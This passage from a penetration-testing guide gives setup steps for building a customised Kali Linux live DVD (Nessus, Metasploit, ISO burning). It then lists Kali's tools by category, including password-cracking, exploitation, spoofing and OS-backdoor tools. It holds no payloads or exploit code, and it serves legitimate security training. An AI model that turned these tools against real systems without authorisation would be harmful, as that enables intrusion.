  c.xvi. RightClickXSS
  c.xvii. Tamper Data
  c.xviii. User Agent Switcher
  c.xix. Cipherfox
  c.xx. . . . Anything else you want. . .
d. After all of the add-ons have been installed, disable all plug-ins except for the "NoScript" plug-in.
e. Configure plug-ins and IceWeasel to deny automatically updating (Default/Recommended).
f. Close IceWeasel.

11. Install and Configure Nessus
    a. Download Nessus 5.0 or higher from http://www.nessus.org/download
    b. From a terminal window; Enter > `dpkg -i ~/Download/Nessus-{version}.deb`
    c. Enter > `service nessusd start`
    d. Open a web browser (IceWeasel or Chrome). Navigate to: https://localhost:8834/
    e. Click > Get Started.
    f. Create a logon ID and password. (*Assuming: root / toor*). Click > Next.
    g. Select > I will use Nessus to Scan My Home Network.
        g.i. In the drop-down menu, enter a name for registration and valid e-mail address. Click > Next.
        g.ii. The browser will automatically refresh to the normal Nessus Login page.

    The following steps are for the Nessus HomeFeed ONLY! If you have a professional feed license, please consult the documentation for your licensed version of Nessus. Using a HomeFeed for business use is a violation of the end user license agreement (EULA).
    h. Register for a Nessus Home Plug-in Feed; in any browser navigate to: http://www.tenable.com/products/nessus-home
        h.i. Activation code sent the specified e-mail address at the time of registration.
        h.ii. Code is in this format: X001-Y002-Z003-A004-B005
    i. Go back to your web browser and log into Nessus with the username and password that were generated during setup.
    j. Click on the configuration button in the main landing page.
    k. Select > Feed Settings from the menu on the left.
    l. Copy and paste or type out the activation code that was sent during registration.
    m. Click > Update Activation Code.
        m.i. The service will complete the activation process, update plug-ins, and refresh the Nessus service.
        m.i.1. *(Note: This may take a while depending on your Internet connection and can also hang from time-to-time (approximately 30* QUOTE *minutes).*
        m.i.2. *From a terminal; Enter >* `ps -e|grep -i nessus` *to check the running status of Nessus or refresh the webpage every couple of minutes and it will "eventually" come up.*
    n. Login with credentials defined in Step 11.f. *(root/toor)*
12. Update Metasploit
    a. Open a terminal window. Enter > `msfupdate`

13. Run Blackhole
    Blackhole is a program that will add entries to the hosts file preventing web browser navigation to harmful websites based on web addresses.
    a. Enter> `~/bin/update-hosts`
14. *(Optional)* Disable IPv6 and DHCP
    a. Use Nano, VI, or a text editor of your choice to disable IPv6 on all interfaces.
       a.i. Enter> `echo "net.ipv6.conf.all.disable_ipv6 = 1" >> /etc/sysctl.conf`
       a.ii. Enter> `echo "net.ipv6.conf.default.disable_ipv6 = 1" >> /etc/sysctl.conf`
       a.iii. Enter> `echo "net.ipv6.conf.lo.disable_ipv6 = 1" >> /etc/sysctl.conf`
    b. Switch from using the Network Manager service to the networking service. Enter> `~/bin/network-switcher`
       b.i. The network-switcher will stop all networking service *(networking and Network-Manager)*, backup the /etc/network/interfaces file and then change the default network service to "networking."
       b.ii. To switch back to using Network-Manager, execute the script again. It is recommended to use the networking service without DHCP services running. This will halt the operating system from broadcasting packets when a networking medium (i.e, *Ethernet cable)* is physically connected.
       b.iii. ***(To re-enable Ipv6)***Use Nano or VI to edit the /etc/sysctl.conf file and modify the settings of the commands above from "1" to "0." Then restart the networking service *(service networking restart)*
    c. Manually configure a network interface
       c.i. *Enter>* `ifconfig eth0 {IP_Address}/{CIDR}`
       c.ii. *Enter>* `route add default gw {gateway_IP_Address}`
       c.iii. *Use Nano or VI to verify nameserver in /etc/resolv.conf*

CUSTOMIZE THE INTERFACE

(Note: Below are just a few suggestions. These steps are not mandatory, but useful before creating a live DVD of Tribal Chicken. After customization continue to "Building an ISO.")

1. Change Panel Layouts
2. Modify Panel Shortcuts
3. Add Keyboard Shortcuts
4. Set Screensaver Settings
5. Change The Background Image
6. Turn On/Off Special Windows Effects

RUNNING UPDATES

After customization of Kali is complete. The image is ready for burning to optical media and being deployed. The system will remain completely intact during the creation of the disk. Anytime a security professional desires to make a change, boot into Kali Linux, make changes, update files, and then boot back into Ubuntu 12.10 to burn another copy. This is the framework for using Tribal Chicken.

BUILDING AN ISO USING TRIBAL CHICKEN

1. Reboot into Ubuntu 12.10
2. Login
3. **(Suggested) Turn off the screen-saver.*This will need to be completed for both the current Ubuntu system AND the parent operating system.***
   a. If either OS's screen saver comes on while the building process below is using "squash-fs" then the output from build will be ruined and you will have to run the process again.
4. Start Tribal Chicken
   a. Open a terminal window
   b. Start the Tribal Chicken utility
      b.i. Enter > `cd build`
      b.ii. Enter > `sudo ./tribal-chicken`
5. Using the arrow keys on the keyboard, check ISO Configuration.
   a. Highlight > "1 Change_Config"
   b. Press > Enter key
   c. Verify the following settings; change where bolded below.
      c.i. ARCH_BASE = 64
      c.ii. ARCHIVE_FLAG = false
      c.iii. BUILD_BASE = /home/**[username]**/build
      c.iv. DVD_BASE = DVD64
      c.v. DEFAULT_ISO_NAME = {DATE}_Tribal_Chicken_64.iso
      c.vi. DEFAULT_VERSION = 0.MM.DD.YY
      c.vii. MIGRATE_DIR = /home/**[username]**/build/migrate
      c.viii. MIGRATE_FLAG = false
      c.ix. ROOT_FILENAME = {DATE}_root_64.fs
      c.x. SRC_PARTITIONT = /dev/sda1 ***(Location of Kali Linux Install)***
      c.xi. BURN_TO_DISC = false **(true = burn ISO during creation)**
      c.xii. RECORDING_DEVICE = /dev/**[device]**
   d. Highlight > Quit
   e. Press > Enter key
      e.i. Returns to the main window.

6. Highlight > "2 Build_ISO"
7. Press > Enter key
8. When prompted, Highlight > YES
9. Press > Enter key
   (Note: Depending on the machine and/or settings of the virtual machine, this can take between 30 and 120 minutes.)
   a. When the ISO has been completed processing. The application will prompt the user to insert a DVD or Blu-ray disc based on the size of the ISO.

BURNING AN ISO TO A DVD OR BLU-RAY DISC

This step is for those that have already created an ISO using tribal chicken and wish to burn the ISO directly to a disk rather than run through the Tribal Chicken script.

1. Boot into Ubuntu 12.10 and open a terminal window.
   a. Enter > `growisofs -overburn -Z = /dev/[recording_device] ~/build/{yourISO'sName}.iso`
      a.i. [recording_device] is usually "cdrw, dvdrw or sr0", but will be specific to your machine.

TESTING AND VALIDATION (SHORT VERSION)

Testing an ISO is methodical process that will be just as customized as the distribution itself. The best testing is to validate a burned ISO disk on a sample machine that is going to run the disk. If Tribal Chicken was used to create a training platform, it's a good idea to test a burned disk on sever different types of machines.

1. Place the new ISO media into a machine or virtual machine and boot to disk.
2. Test the status of the following:
   a. Nessus
   b. VMWare Player
   c. Metasploit
   d. NMAP
   e. Wireshark
   f. IceWeasel and Plug-ins
   g. Chrome
   h. Other major applications installed that are crucial for mission engagements.

3. Shut down system.
4. If all testing was satisfactory, then the ISO was a success. If drivers, settings, or scripts need to be changed, go back into the Kali Linux operating system and continue on with research until all mission needs are met.

This concludes this guide for building customized versions of Tribal Chicken.

Appendix B: Kali Penetration Testing Tools

The Kali Linux platform comes preloaded with over 400 tools that can be used for the various stages of a penetration test or an ethical hacking engagement. The following table lists each tool and its location in the Kali Linux menu structure.

Menu	Activity Menu	Sub Menu	Application
Kali Linux	Top 10		aircrack-ng
Kali Linux	Top 10		burpsuite
Kali Linux	Top 10		hydra
Kali Linux	Top 10		john
Kali Linux	Top 10		maltigo
Kali Linux	Top 10		metasploit framework
Kali Linux	Top 10		nmap
Kali Linux	Top 10		sqlmap
Kali Linux	Top 10		wireshark
Kali Linux	Top 10		zaproxy
Kali Linux	Information Gathering	DNS Analysis	dnsdict6
Kali Linux	Information Gathering	DNS Analysis	dnsenum
Kali Linux	Information Gathering	DNS Analysis	dnsmap
Kali Linux	Information Gathering	DNS Analysis	dnsrecon
Kali Linux	Information Gathering	DNS Analysis	dnsrevenum6
Kali Linux	Information Gathering	DNS Analysis	dnstracer
Kali Linux	Information Gathering	DNS Analysis	dnswalk
Kali Linux		DNS Analysis	fierce

Continued...

Continued

Menu	Activity Menu	Sub Menu	Application
	Information Gathering		
Kali Linux	Information Gathering	DNS Analysis	maltego
Kali Linux	Information Gathering	DNS Analysis	nmap
Kali Linux	Information Gathering	DNS Analysis	urlcrazy
Kali Linux	Information Gathering	IDS/IPS Identification	fragroute
Kali Linux	Information Gathering	IDS/IPS Identification	fragrouter
Kali Linux	Information Gathering	IDS/IPS Identification	wafw00f
Kali Linux	Information Gathering	Live Host Identification	alive6
Kali Linux	Information Gathering	Live Host Identification	arping
Kali Linux	Information Gathering	Live Host Identification	cdpsnarf
Kali Linux	Information Gathering	Live Host Identification	detect-new-ip6
Kali Linux	Information Gathering	Live Host Identification	detect_sniffer6
Kali Linux	Information Gathering	Live Host Identification	dmitry
Kali Linux	Information Gathering	Live Host Identification	dnmap-client
Kali Linux	Information Gathering	Live Host Identification	dnmap-server
Kali Linux	Information Gathering	Live Host Identification	fping
Kali Linux	Information Gathering	Live Host Identification	hping 3
Kali Linux	Information Gathering	Live Host Identification	inverse_lookup6
Kali Linux	Information Gathering	Live Host Identification	miranda
Kali Linux	Information Gathering	Live Host Identification	ncat
Kali Linux	Information Gathering	Live Host Identification	netdiscover
Kali Linux	Information Gathering	Live Host Identification	nmap

Continued...

Continued

Menu	Activity Menu	Sub Menu	Application
Kali Linux	Information Gathering	Live Host Identification	passive_discovery6
Kali Linux	Information Gathering	Live Host Identification	thcping6
Kali Linux	Information Gathering	Live Host Identification	wol-e
Kali Linux	Information Gathering	Live Host Identification	xprobe2
Kali Linux	Information Gathering	network Scanners	dimitry
Kali Linux	Information Gathering	network Scanners	dnmap-client
Kali Linux	Information Gathering	network Scanners	dnmap-server
Kali Linux	Information Gathering	network Scanners	netdiscover
Kali Linux	Information Gathering	network Scanners	nmap
Kali Linux	Information Gathering	Fingerprinting	dnmap-client
Kali Linux	Information Gathering	Fingerprinting	dnmap-server
Kali Linux	Information Gathering	Fingerprinting	miranda
Kali Linux	Information Gathering	Fingerprinting	nmap
Kali Linux	Information Gathering	OSINT Analysis	casefile
Kali Linux	Information Gathering	OSINT Analysis	creepy
Kali Linux	Information Gathering	OSINT Analysis	dimitry
Kali Linux	Information Gathering	OSINT Analysis	jigsaw
Kali Linux	Information Gathering	OSINT Analysis	maltigo
Kali Linux	Information Gathering	OSINT Analysis	metagoofil
Kali Linux	Information Gathering	OSINT Analysis	theharvester
Kali Linux	Information Gathering	OSINT Analysis	twofi
Kali Linux	Information Gathering	OSINT Analysis	urlcrazy

Continued...

Continued

Menu	Activity Menu	Sub Menu	Application
Kali Linux	Information Gathering	Route Analysis	dnmap-client
Kali Linux	Information Gathering	Route Analysis	dnmap-server
Kali Linux	Information Gathering	Route Analysis	intrace
Kali Linux	Information Gathering	Route Analysis	netmask
Kali Linux	Information Gathering	Route Analysis	trace6
Kali Linux	Information Gathering	Service Fingerprinting	dnmap-client
Kali Linux	Information Gathering	Service Fingerprinting	dnmap-server
Kali Linux	Information Gathering	Service Fingerprinting	implementation6
Kali Linux	Information Gathering	Service Fingerprinting	implementation6d
Kali Linux	Information Gathering	Service Fingerprinting	ncat
Kali Linux	Information Gathering	Service Fingerprinting	nmap
Kali Linux	Information Gathering	Service Fingerprinting	sslscan
Kali Linux	Information Gathering	Service Fingerprinting	sslyze
Kali Linux	Information Gathering	Service Fingerprinting	tlssled
Kali Linux	Information Gathering	SMB Analysis	acccheck
Kali Linux	Information Gathering	SMB Analysis	nbtscan
Kali Linux	Information Gathering	SMB Analysis	nmap
Kali Linux	Information Gathering	SMTP Analysis	nmap
Kali Linux	Information Gathering	SMTP Analysis	smtp-user-enum
Kali Linux	Information Gathering	SMTP Analysis	swaks
Kali Linux	Information Gathering	SNMP Analysis	braa
Kali Linux	Information Gathering	SNMP Analysis	cisco-auditing-tool

Continued...

Continued

Menu	Activity Menu	Sub Menu	Application
Kali Linux	Information Gathering	SNMP Analysis	cisco-torch
Kali Linux	Information Gathering	SNMP Analysis	copy-router-config
Kali Linux	Information Gathering	SNMP Analysis	merge-router-config
Kali Linux	Information Gathering	SNMP Analysis	nmap
Kali Linux	Information Gathering	SNMP Analysis	onesixone
Kali Linux	Information Gathering	SNMP Analysis	snmpcheck
Kali Linux	Information Gathering	SSL Analysis	sslcaudit
Kali Linux	Information Gathering	SSL Analysis	ssldump
Kali Linux	Information Gathering	SSL Analysis	sslh
Kali Linux	Information Gathering	SSL Analysis	sslscan
Kali Linux	Information Gathering	SSL Analysis	sslsniff
Kali Linux	Information Gathering	SSL Analysis	sslstrip
Kali Linux	Information Gathering	SSL Analysis	sslyze
Kali Linux	Information Gathering	SSL Analysis	stunnel4
Kali Linux	Information Gathering	SSL Analysis	tlssled
Kali Linux	Information Gathering	Telephony Analysis	ace
Kali Linux	Information Gathering	Traffic Analysis	cdpsnarf
Kali Linux	Information Gathering	Traffic Analysis	intrace
Kali Linux	Information Gathering	Traffic Analysis	irpas-ass
Kali Linux	Information Gathering	Traffic Analysis	irpas-cdp
Kali Linux	Information Gathering	Traffic Analysis	p0f
Kali Linux	Information Gathering	Traffic Analysis	tcpflow

Continued...

Continued

Menu	Activity Menu	Sub Menu	Application
Kali Linux	Information Gathering	Traffic Analysis	wireshark
Kali Linux	Information Gathering	VoIP Analysis	ace
Kali Linux	Information Gathering	VoIP Analysis	enumiax
Kali Linux	Information Gathering	VPN Analysis	ike-scan
Kali Linux	Vulnerability Analysis	Cisco Tools	Cisco-auditing-tool
Kali Linux	Vulnerability Analysis	Cisco Tools	cisco-global-explorer
Kali Linux	Vulnerability Analysis	Cisco Tools	cisco-ocs
Kali Linux	Vulnerability Analysis	Cisco Tools	cisco-torch
Kali Linux	Vulnerability Analysis	Cisco Tools	yersinia
Kali Linux	Vulnerability Analysis	Database Assessment	bbqsql
Kali Linux	Vulnerability Analysis	Database Assessment	dbpwaudit
Kali Linux	Vulnerability Analysis	Database Assessment	hexorbase
Kali Linux	Vulnerability Analysis	Database Assessment	mdb-export
Kali Linux	Vulnerability Analysis	Database Assessment	mdb-hexdump
Kali Linux	Vulnerability Analysis	Database Assessment	mdb-parsecsv
Kali Linux	Vulnerability Analysis	Database Assessment	mdb-sql
Kali Linux	Vulnerability Analysis	Database Assessment	mdb-tables
Kali Linux	Vulnerability Analysis	Database Assessment	oscanner
Kali Linux	Vulnerability Analysis	Database Assessment	sidguesser
Kali Linux	Vulnerability Analysis	Database Assessment	sqldict
Kali Linux	Vulnerability Analysis	Database Assessment	sqlmap
Kali Linux	Vulnerability Analysis	Database Assessment	sqlninja

Continued...

Continued

Menu	Activity Menu	Sub Menu	Application
Kali Linux	Vulnerability Analysis	Database Assessment	sqlsus
Kali Linux	Vulnerability Analysis	Database Assessment	tnscmd10g
Kali Linux	Vulnerability Analysis	Fuzzing Tools	bed
Kali Linux	Vulnerability Analysis	Fuzzing Tools	fuzz_ip6
Kali Linux	Vulnerability Analysis	Fuzzing Tools	ohrwurm
Kali Linux	Vulnerability Analysis	Fuzzing Tools	powerfuzzer
Kali Linux	Vulnerability Analysis	Fuzzing Tools	sfuzz
Kali Linux	Vulnerability Analysis	Fuzzing Tools	siparmyknofe
Kali Linux	Vulnerability Analysis	Fuzzing Tools	spike-generic_chunked
Kali Linux	Vulnerability Analysis	Fuzzing Tools	spike-generic_listen_tcp
Kali Linux	Vulnerability Analysis	Fuzzing Tools	spike_generic_send_tcp
Kali Linux	Vulnerability Analysis	Fuzzing Tools	spike_generic_send_udp
Kali Linux	Vulnerability Analysis	Misc Scanners	lynis
Kali Linux	Vulnerability Analysis	Misc Scanners	nikto
Kali Linux	Vulnerability Analysis	Misc Scanners	nmap
Kali Linux	Vulnerability Analysis	Misc Scanners	unix-privesc-check
Kali Linux	Vulnerability Analysis	Open Source Assessment	casefile
Kali Linux	Vulnerability Analysis	Open Source Assessment	maltigo
Kali Linux	Vulnerability Analysis	Open VAS	openvas-gsd
Kali Linux	Vulnerability Analysis	Open VAS	openvas-setup
Kali Linux	Web Applications	CMS Identification	blindelephant
Kali Linux	Web Applications	CMS Identification	plecost
Kali Linux	Web Applications	CMS Identification	wpscan

Continued...

Continued

Menu	Activity Menu	Sub Menu	Application
Kali Linux	Web Applications	Database Exploitation	bbqsql
Kali Linux	Web Applications	Database Exploitation	sqlninja
Kali Linux	Web Applications	Database Exploitation	sqlsus
Kali Linux	Web Applications	IDS/IPS Identification	ua-tester
Kali Linux	Web Applications	Web Application Fuzzers	burpsuite
Kali Linux	Web Applications	Web Application Fuzzers	powerfuzzer
Kali Linux	Web Applications	Web Application Fuzzers	webscarab
Kali Linux	Web Applications	Web Application Fuzzers	webslayer
Kali Linux	Web Applications	Web Application Fuzzers	websploit
Kali Linux	Web Applications	Web Application Fuzzers	wfuzz
Kali Linux	Web Applications	Web Application Fuzzers	xsser
Kali Linux	Web Applications	Web Application Fuzzers	zaproxy
Kali Linux	Web Applications	Web Application Proxies	burpsuite
Kali Linux	Web Applications	Web Application Proxies	paros
Kali Linux	Web Applications	Web Application Proxies	proxystrike
Kali Linux	Web Applications	Web Application Proxies	webscarab
Kali Linux	Web Applications	Web Application Proxies	zaproxy
Kali Linux	Web Applications	Web Crawlers	apache-users
Kali Linux	Web Applications	Web Crawlers	burpsuite
Kali Linux	Web Applications	Web Crawlers	cutycapt
Kali Linux	Web Applications	Web Crawlers	dirb
Kali Linux	Web Applications	Web Crawlers	dirbuster
Kali Linux	Web Applications	Web Crawlers	vega
Kali Linux	Web Applications	Web Crawlers	webscarab
Kali Linux	Web Applications	Web Crawlers	webslayer
Kali Linux	Web Applications	Web Crawlers	zaproxy
Kali Linux	Web Applications	Web Vulnerability Scanners	burpsuite
Kali Linux	Web Applications	Web Vulnerability Scanners	cadaver

Continued...

Continued

Menu	Activity Menu	Sub Menu	Application
Kali Linux	Web Applications	Web Vulnerability Scanners	davtest
Kali Linux	Web Applications	Web Vulnerability Scanners	deblaze
Kali Linux	Web Applications	Web Vulnerability Scanners	fimap
Kali Linux	Web Applications	Web Vulnerability Scanners	grabber
Kali Linux	Web Applications	Web Vulnerability Scanners	joomscan
Kali Linux	Web Applications	Web Vulnerability Scanners	nikto
Kali Linux	Web Applications	Web Vulnerability Scanners	padbuster
Kali Linux	Web Applications	Web Vulnerability Scanners	proxystrike
Kali Linux	Web Applications	Web Vulnerability Scanners	skipfish
Kali Linux	Web Applications	Web Vulnerability Scanners	sqlmap
Kali Linux	Web Applications	Web Vulnerability Scanners	vega
Kali Linux	Web Applications	Web Vulnerability Scanners	w3af
Kali Linux	Web Applications	Web Vulnerability Scanners	wapiti
Kali Linux	Web Applications	Web Vulnerability Scanners	webscarab
Kali Linux	Web Applications	Web Vulnerability Scanners	webshag-cli
Kali Linux	Web Applications	Web Vulnerability Scanners	webshag-gui
Kali Linux	Web Applications	Web Vulnerability Scanners	websploit
Kali Linux	Web Applications	Web Vulnerability Scanners	whatweb
Kali Linux	Web Applications	Web Vulnerability Scanners	wpscan
Kali Linux	Web Applications	Web Vulnerability Scanners	xsser
Kali Linux	Web Applications	Web Vulnerability Scanners	zaproxy
Kali Linux	Password Attacks	GPU Tools	oclhashcat-lite

Continued...

Continued

Menu	Activity Menu	Sub Menu	Application
Kali Linux	Password Attacks	GPU Tools	oclhashcat-plus
Kali Linux	Password Attacks	GPU Tools	pyrit
Kali Linux	Password Attacks	Offline Attacks	cachedump
Kali Linux	Password Attacks	Offline Attacks	chntpw
Kali Linux	Password Attacks	Offline Attacks	cmospwd
Kali Linux	Password Attacks	Offline Attacks	crunch
Kali Linux	Password Attacks	Offline Attacks	dictstat
Kali Linux	Password Attacks	Offline Attacks	fcrackzip
Kali Linux	Password Attacks	Offline Attacks	hashcat
Kali Linux	Password Attacks	Offline Attacks	hash-identifier
Kali Linux	Password Attacks	Offline Attacks	john
Kali Linux	Password Attacks	Offline Attacks	johnny
Kali Linux	Password Attacks	Offline Attacks	lsadump
Kali Linux	Password Attacks	Offline Attacks	maskgen
Kali Linux	Password Attacks	Offline Attacks	multiforcer
Kali Linux	Password Attacks	Offline Attacks	oclhashcat-lite
Kali Linux	Password Attacks	Offline Attacks	oclhashcat-plus
Kali Linux	Password Attacks	Offline Attacks	ophcrack
Kali Linux	Password Attacks	Offline Attacks	ophcrack-cli
Kali Linux	Password Attacks	Offline Attacks	policygen
Kali Linux	Password Attacks	Offline Attacks	pwdump
Kali Linux	Password Attacks	Offline Attacks	pyrit

Continued...

Continued

Menu	Activity Menu	Sub Menu	Application
Kali Linux	Password Attacks	Offline Attacks	rainbowcrack
Kali Linux	Password Attacks	Offline Attacks	rcracki_mt
Kali Linux	Password Attacks	Offline Attacks	rsmangler
Kali Linux	Password Attacks	Offline Attacks	samdump2
Kali Linux	Password Attacks	Offline Attacks	sipcrack
Kali Linux	Password Attacks	Offline Attacks	sucrack
Kali Linux	Password Attacks	Offline Attacks	truecrack
Kali Linux	Password Attacks	Online Attacks	acccheck
Kali Linux	Password Attacks	Online Attacks	burpsuite
Kali Linux	Password Attacks	Online Attacks	cewl
Kali Linux	Password Attacks	Online Attacks	Cisco-auditing-tool
Kali Linux	Password Attacks	Online Attacks	dbpwaudit
Kali Linux	Password Attacks	Online Attacks	findmyhash
Kali Linux	Password Attacks	Online Attacks	hydra
Kali Linux	Password Attacks	Online Attacks	hydra-gtk
Kali Linux	Password Attacks	Online Attacks	medusa
Kali Linux	Password Attacks	Online Attacks	ncrack
Kali Linux	Password Attacks	Online Attacks	onesixone
Kali Linux	Password Attacks	Online Attacks	patetor
Kali Linux	Password Attacks	Online Attacks	phraseendrescher
Kali Linux	Password Attacks	Online Attacks	thc-pptp-bruter
Kali Linux	Password Attacks	Online Attacks	webscarab

Continued...

Continued

Menu	Activity Menu	Sub Menu	Application
Kali Linux	Password Attacks	Online Attacks	zaproxy
Kali Linux	Wireless Attacks	Bluetooth tools	bluelog
Kali Linux	Wireless Attacks	Bluetooth tools	bluemaho
Kali Linux	Wireless Attacks	Bluetooth tools	bluranger
Kali Linux	Wireless Attacks	Bluetooth tools	btscanner
Kali Linux	Wireless Attacks	Bluetooth tools	fang
Kali Linux	Wireless Attacks	Bluetooth tools	spooftooph
Kali Linux	Wireless Attacks	Other Wireless Tools	zbassocflood
Kali Linux	Wireless Attacks	Other Wireless Tools	zbconvert
Kali Linux	Wireless Attacks	Other Wireless Tools	zbdsniff
Kali Linux	Wireless Attacks	Other Wireless Tools	zbdump
Kali Linux	Wireless Attacks	Other Wireless Tools	zbfind
Kali Linux	Wireless Attacks	Other Wireless Tools	zbgoodfind
Kali Linux	Wireless Attacks	Other Wireless Tools	zbreplay
Kali Linux	Wireless Attacks	Other Wireless Tools	zbstumbler
Kali Linux	Wireless Attacks	RFID/NFC Tools	
Kali Linux	Wireless Attacks	Wireless Tools	aircrack-ng
Kali Linux	Wireless Attacks	Wireless Tools	aireplay-ng
Kali Linux	Wireless Attacks	Wireless Tools	airmon-ng
Kali Linux	Wireless Attacks	Wireless Tools	airodump-ng
Kali Linux	Wireless Attacks	Wireless Tools	asleap
Kali Linux	Wireless Attacks	Wireless Tools	cowpatty
Kali Linux	Wireless Attacks	Wireless Tools	eapmd5pass
Kali Linux	Wireless Attacks	Wireless Tools	fern-wifi-cracker
Kali Linux	Wireless Attacks	Wireless Tools	genkeys
Kali Linux	Wireless Attacks	Wireless Tools	genpmk
Kali Linux	Wireless Attacks	Wireless Tools	giskismet
Kali Linux	Wireless Attacks	Wireless Tools	mdk3
Kali Linux	Wireless Attacks	Wireless Tools	wifiarp
Kali Linux	Wireless Attacks	Wireless Tools	wifidns
Kali Linux	Wireless Attacks	Wireless Tools	wifi-honey
Kali Linux	Wireless Attacks	Wireless Tools	wifiping
Kali Linux	Wireless Attacks	Wireless Tools	wifitap
Kali Linux	Wireless Attacks	Wireless Tools	wifite
Kali Linux	Exploitation Tools	Cisco Attacks	Cisco-auditing-tool
Kali Linux	Exploitation Tools	Cisco Attacks	cisco-global-explorer
Kali Linux	Exploitation Tools	Cisco Attacks	cisco-ocs
Kali Linux	Exploitation Tools	Cisco Attacks	cisco-torch
Kali Linux	Exploitation Tools	Cisco Attacks	yersinia
Kali Linux	Exploitation Tools	Exploit Database	searchsploit

Continued...

Continued

Menu	Activity Menu	Sub Menu	Application
Kali Linux	Exploitation Tools	Metasploit	Metasploit Community/ Pro
Kali Linux	Exploitation Tools	Metasploit	Metasploit diagnostic logs
Kali Linux	Exploitation Tools	Metasploit	Metasploit diagnostic shell
Kali Linux	Exploitation Tools	Metasploit	Metasploit Framework
Kali Linux	Exploitation Tools	Metasploit	Update Metasploit
Kali Linux	Exploitation Tools	Network Exploitation	exploit6
Kali Linux	Exploitation Tools	Network Exploitation	ikat
Kali Linux	Exploitation Tools	Network Exploitation	jboss-autopwn-win
Kali Linux	Exploitation Tools	Network Exploitation	jboss-autopwn-linux
Kali Linux	Exploitation Tools	Network Exploitation	termineter
Kali Linux	Exploitation Tools	Social Engineering Toolkit	se-toolkit
Kali Linux	Sniffing/Spoofing	Network Sniffers	darkstat
Kali Linux	Sniffing/Spoofing	Network Sniffers	dnschef
Kali Linux	Sniffing/Spoofing	Network Sniffers	dnsspoof
Kali Linux	Sniffing/Spoofing	Network Sniffers	dsniff
Kali Linux	Sniffing/Spoofing	Network Sniffers	ettercap-graphical
Kali Linux	Sniffing/Spoofing	Network Sniffers	hexinject
Kali Linux	Sniffing/Spoofing	Network Sniffers	mailsnarf
Kali Linux	Sniffing/Spoofing	Network Sniffers	msgsnarf
Kali Linux	Sniffing/Spoofing	Network Sniffers	netsniff-ng
Kali Linux	Sniffing/Spoofing	Network Sniffers	passive_discovery6
Kali Linux	Sniffing/Spoofing	Network Sniffers	sslsniff
Kali Linux	Sniffing/Spoofing	Network Sniffers	tcpflow
Kali Linux	Sniffing/Spoofing	Network Sniffers	urlsnarf
Kali Linux	Sniffing/Spoofing	Network Sniffers	webmitm
Kali Linux	Sniffing/Spoofing	Network Sniffers	webspy
Kali Linux	Sniffing/Spoofing	Network Sniffers	wireshark
Kali Linux	Sniffing/Spoofing	Network Spoofing	dnschef
Kali Linux	Sniffing/Spoofing	Network Spoofing	ettercap-graphical
Kali Linux	Sniffing/Spoofing	Network Spoofing	evilgrade
Kali Linux	Sniffing/Spoofing	Network Spoofing	fake_advertise6
Kali Linux	Sniffing/Spoofing	Network Spoofing	fake_dhcps6
Kali Linux	Sniffing/Spoofing	Network Spoofing	fake_dns6
Kali Linux	Sniffing/Spoofing	Network Spoofing	fake_mld26
Kali Linux	Sniffing/Spoofing	Network Spoofing	fake_mldrouter6
Kali Linux	Sniffing/Spoofing	Network Spoofing	fake_router26
Kali Linux	Sniffing/Spoofing	Network Spoofing	fake_router6

Continued...

Continued

Menu	Activity Menu	Sub Menu	Application
Kali Linux	Sniffing/Spoofing	Network Spoofing	fake_solicitate6
Kali Linux	Sniffing/Spoofing	Network Spoofing	fiked
Kali Linux	Sniffing/Spoofing	Network Spoofing	macchanger
Kali Linux	Sniffing/Spoofing	Network Spoofing	parasite6
Kali Linux	Sniffing/Spoofing	Network Spoofing	randicmp6
Kali Linux	Sniffing/Spoofing	Network Spoofing	rebind
Kali Linux	Sniffing/Spoofing	Network Spoofing	redir6
Kali Linux	Sniffing/Spoofing	Network Spoofing	sniffjoke
Kali Linux	Sniffing/Spoofing	Network Spoofing	sslstrip
Kali Linux	Sniffing/Spoofing	Network Spoofing	tcpreplay
Kali Linux	Sniffing/Spoofing	Network Spoofing	wifi-honey
Kali Linux	Sniffing/Spoofing	Network Spoofing	yersinia
Kali Linux	Sniffing/Spoofing	Voice and Surveillance	msgsnarf
Kali Linux	Sniffing/Spoofing	VoIP Tools	iaxflood
Kali Linux	Sniffing/Spoofing	VoIP Tools	inviteflood
Kali Linux	Sniffing/Spoofing	VoIP Tools	ohrwurm
Kali Linux	Sniffing/Spoofing	VoIP Tools	protos-sip
Kali Linux	Sniffing/Spoofing	VoIP Tools	rtpbreak
Kali Linux	Sniffing/Spoofing	VoIP Tools	rtpflood
Kali Linux	Sniffing/Spoofing	VoIP Tools	rtpinsertsound
Kali Linux	Sniffing/Spoofing	VoIP Tools	rtpmixsound
Kali Linux	Sniffing/Spoofing	VoIP Tools	sctpscan
Kali Linux	Sniffing/Spoofing	VoIP Tools	siparmyknife
Kali Linux	Sniffing/Spoofing	VoIP Tools	sipp
Kali Linux	Sniffing/Spoofing	VoIP Tools	sipsak
Kali Linux	Sniffing/Spoofing	VoIP Tools	svcrash
Kali Linux	Sniffing/Spoofing	VoIP Tools	svmap
Kali Linux	Sniffing/Spoofing	VoIP Tools	svreport
Kali Linux	Sniffing/Spoofing	VoIP Tools	svwar
Kali Linux	Sniffing/Spoofing	VoIP Tools	viophopper
Kali Linux	Sniffing/Spoofing	Web Sniffers	burpsuite
Kali Linux	Sniffing/Spoofing	Web Sniffers	dnsspoof
Kali Linux	Sniffing/Spoofing	Web Sniffers	driftnet
Kali Linux	Sniffing/Spoofing	Web Sniffers	ferret
Kali Linux	Sniffing/Spoofing	Web Sniffers	mitmproxy
Kali Linux	Sniffing/Spoofing	Web Sniffers	urlsnarf
Kali Linux	Sniffing/Spoofing	Web Sniffers	webmitm
Kali Linux	Sniffing/Spoofing	Web Sniffers	webscarab
Kali Linux	Sniffing/Spoofing	Web Sniffers	webspy
Kali Linux	Sniffing/Spoofing	Web Sniffers	zaproxy

Continued...

Continued

Menu	Activity Menu	Sub Menu	Application
Kali Linux	Maintaining Access	OS Backdoors	cymothoa
Kali Linux	Maintaining Access	OS Backdoors	dbd
Kali Linux	Maintaining Access	OS Backdoors	intersect
Kali Linux	Maintaining Access	OS Backdoors	powersploit
Kali Linux	Maintaining Access	OS Backdoors	sbd
Kali Linux	Maintaining Access	OS Backdoors	u3-pwn
Kali Linux	Maintaining Access	Tunneling Tools	cryptcay
Kali Linux	Maintaining Access	Tunneling Tools	dbd
Kali Linux	Maintaining Access	Tunneling Tools	dns2tcpc
Kali Linux	Maintaining Access	Tunneling Tools	dns2tcpd
Kali Linux	Maintaining Access	Tunneling Tools	iodine
Kali Linux	Maintaining Access	Tunneling Tools	miredo
Kali Linux	Maintaining Access	Tunneling Tools	ncat
Kali Linux	Maintaining Access	Tunneling Tools	proxychains
